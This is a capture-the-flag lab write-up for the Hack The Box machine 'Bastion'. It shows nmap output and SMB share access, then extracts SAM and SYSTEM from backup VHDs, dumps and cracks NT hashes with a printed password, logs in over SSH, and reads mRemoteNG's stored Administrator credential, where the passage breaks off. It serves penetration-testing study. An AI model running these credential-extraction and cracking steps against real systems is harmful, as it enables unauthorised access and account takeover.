Welcome back hackers!! Today we will be doing another windows box named Bastion. So, lets jump in..

Enumeration

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9
(protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a
(RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01
(ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18
(ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard
14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
```

We can see from the nmap scan that there are quite a lot of ports open. Most of them are rpc ports, SMB ports are open, two for http and even ssh port is open. We will start with smb enumeration, then we will move to http. If we dont get anything useful, then at last we can try to brute force in.

SMB (Ports 139,445)

Lets first list the shares:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Bastion]
└─# smbclient -L \\\\$IP
lpcfg_do_global_parameter: WARNING: The "client use spnego"
option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.1.39 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

There are 3 shares which we can have a look at. Unfortunately we cannot access ADMIN and C share. We do have access to Backups share:


```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Bastion]
└─# smbclient \\\\$IP\\Backups
lpcfg_do_global_parameter: WARNING: The "client use spnego"
option is deprecated
```

```
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr
16 06:02:11 2019
  ..                                  D        0  Tue Apr
16 06:02:11 2019
  note.txt                           AR      116  Tue Apr
16 06:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb
22 07:43:08 2019
  WindowsImageBackup                 Dn        0  Fri Feb
22 07:44:02 2019

                7735807 blocks of size 4096. 2748550 blocks
available
smb: \> get note.txt
getting file \note.txt of size 116 as note.txt (0.2
KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> exit
```

We transferred the note.txt, one file is empty and WindowsImageBackup is a directory. Here are the contents of note.txt:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Bastion]
└─# cat note.txt

Sysadmins: please don't transfer the entire backup file
locally, the VPN to the subsidiary office is too slow.
```


Its talking about VPN being slow. I cannot figure out still the relevance of this note. I enumerated more in this share and I found two .vhd files or virtual hard disk file.



```
smb: \WindowsImageBackup\L4mpje-PC\> cd "Backup 2019-02-22 124351"
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> ls
  .                                  Dn        0  Fri Feb 22 07:45:32 2019
  ..                                 Dn        0  Fri Feb 22 07:45:32 2019
  9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd     An 37761024  Fri Feb 22 07:44:03 2019
  9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd     An 5418299392  Fri Feb 22 07:45:32 2019
  BackupSpecs.xml                    An     1186  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml     An     1078  Fri F
eb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml     An     8930  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml     An     6542  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml     An     2894  Fri Feb 22 07:
45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml     An     1488  Fri Feb 22 07:
45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml     An     1484  Fri Feb 22 07:
45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml     An     3844  Fri Feb 22 07:
45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml     An     3988  Fri Feb 22 07:
45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml     An     7110  Fri Feb 22 07:
45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml     An  2374620  Fri Feb 22 07:
45:32 2019

                7735807 blocks of size 4096. 2764188 blocks available
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\>
```

Now, lets enumerate http ports.

HTTP (Ports 5985, 47001)



Not Found

HTTP Error 404. The requested resource is not found.


This was the landing site. Both the ports showed the same 404 error page. Even the nmap detected the same. I ran gobuster to find for any additional directories or files, but no luck. Lets move on.

Findings


We have 2 .vhd files present in the share. To see the contents of the virtual drive, first we will have to transfer to our local machine. Be patient, as the file sizes are big, it can take some time:

```
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22
124351\> get 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
getting file \WindowsImageBackup\L4mpje-PC\Backup 2019-02-
22 124351\9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd of size
37761024 as 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
(7755.2 KiloBytes/sec) (average 7755.2 KiloBytes/sec)
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22
124351\> get 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
getting file \WindowsImageBackup\L4mpje-PC\Backup 2019-02-
22 124351\9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd of size
5418299392 as 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
(10840.1 KiloBytes/sec) (average 10810.4 KiloBytes/sec)
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22
124351\>
```

Now, mounting these vhd files in windows is a lot easier, so I transferred the two files to my windows machine and it looks something like this:


_1
9b9cfbc3-369e-11e9-a17c-806e6f6e6963
9b9cfbc4-369e-11e9-a17c-806e6f6e6963


You can refer to this article to see exactly how to mount .vhd file on windows: https://www.windowscentral.com/how-create-and-set-vhdx-or-vhd-windows-10 . After mounting the virtual hard disk, I went to windows/system32/config because it contains SAM and SYSTEM files. We can use these 2 files to extract the hashes and crack them using john the ripper. Here are the two files which I copied from my windows machine:



```
┌──(root💀kali)-[~rishabh/HTB/Windows/Bastion]
└─# ls -la
total 9744
drwxr-xr-x  2 root    root       4096 Dec 30 16:28 .
drwxr-xr-x 10 root    root       4096 Dec 30 15:20 ..
-rw-r--r--  1 root    root          0 Dec 30 15:40 dirbust
-rw-r--r--  1 root    root       3554 Dec 30 15:22 nmap_port_scan
-rw-r--r--  1 root    root        116 Dec 30 15:26 note.txt
-rw-r--r--  1 rishabh rishabh  262144 Dec 30 16:27 SAM
-rw-r--r--  1 root    root          0 Dec 30 15:28 SDT65CB.tmp
-rw-r--r--  1 rishabh rishabh 9699328 Dec 30 16:28 SYSTEM
```


Cracking hashes

Now you have SAM and SYSTEM files. Using samdump2 we can dump hashes and save it into a file:



```
┌──(root💀kali)-[~rishabh/HTB/Windows/Bastion]
└─# samdump2 SYSTEM SAM -o hash.txt

┌──(root💀kali)-[~rishabh/HTB/Windows/Bastion]
└─# ls
dirbust  hash.txt  nmap_port_scan  note.txt  SAM  SYSTEM

┌──(root💀kali)-[~rishabh/HTB/Windows/Bastion]
└─# cat hash.txt
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

We will now use john to crack these hashes.




```
┌──(root💀kali)-[~rishabh/HTB/Windows/Bastion]
└─# john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (*disabled* Administrator)
bureaulampje     (L4mpje)
2g 0:00:00:00 DONE (2021-12-30 16:37) 3.278g/s 15402Kp/s 15402Kc/s 15410KC/s burg7448..burdwan
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

We successfully cracked L4mpje's password.

Initial Foothold

As the ssh port is open, we can try to login as l4mpje user with the cracked password.




```
┌──(root㉿kali)-[~rishabh/HTB/Windows/Bastion]
└─# ssh L4mpje@$IP
The authenticity of host '10.129.1.39 (10.129.1.39)' can't be established.
ED25519 key fingerprint is SHA256:2ZbIDKRPlngECX1WSMqnucdOWthIaPG7wQ6mBReac7M.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.39' (ED25519) to the list of known hosts.
L4mpje@10.129.1.39's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje

22-02-2019  13:50    <DIR>          .
22-02-2019  13:50    <DIR>          ..
22-02-2019  15:26    <DIR>          Contacts
22-02-2019  15:27    <DIR>          Desktop
22-02-2019  15:26    <DIR>          Documents
22-02-2019  15:26    <DIR>          Downloads
22-02-2019  15:26    <DIR>          Favorites
22-02-2019  15:26    <DIR>          Links
22-02-2019  15:26    <DIR>          Music
22-02-2019  15:26    <DIR>          Pictures
22-02-2019  15:26    <DIR>          Saved Games
22-02-2019  15:26    <DIR>          Searches
22-02-2019  15:26    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  11.255.865.344 bytes free
```

Andddd we are in... Submit the user flag and lets move to privilege escalation part.


Privilege Escalation

First things first, I ran systeminfo command but the access was denied. Then I decided to transfer the winpeas from my machine to the victim using the powershell command because even using certutil command was not permitted. I ran winpeas but it didn't give me any useful information. It means we will have to dig in manually. If you move to Program Files (x86), you will notice one program "mRemoteNG":




```
l4mpje@BASTION C:\>cd "Program Files (x86)"

l4mpje@BASTION C:\Program Files (x86)>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Program Files (x86)

22-02-2019  14:01    <DIR>          .
22-02-2019  14:01    <DIR>          ..
16-07-2016  14:23    <DIR>          Common Files
23-02-2019  09:38    <DIR>          Internet Explorer
16-07-2016  14:23    <DIR>          Microsoft.NET
22-02-2019  14:01    <DIR>          mRemoteNG
23-02-2019  10:22    <DIR>          Windows Defender
23-02-2019  09:38    <DIR>          Windows Mail
23-02-2019  10:22    <DIR>          Windows Media Player
16-07-2016  14:23    <DIR>          Windows Multimedia Platform
16-07-2016  14:23    <DIR>          Windows NT
23-02-2019  10:22    <DIR>          Windows Photo Viewer
16-07-2016  14:23    <DIR>          Windows Portable Devices
16-07-2016  14:23    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              14 Dir(s)  11.249.803.264 bytes free
```

This program is a remote connections manager. Googling about it, typical results were that there is a vulnerability in how mRemoteNG stores passwords. We can get hold of encrypted passwords in from the confCons.xml file. But where its located? It is located in %USERPROFILE%/AppData/Roaming/mRemoteNG/confCons.xml




```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCip
herMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eU
g+eWkL5tKO886au0ofFPW0oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3
fee" Username="Administrator" Domain="" Password="aEWNFV5uGc[redacted]
RdC7em[redacted]so
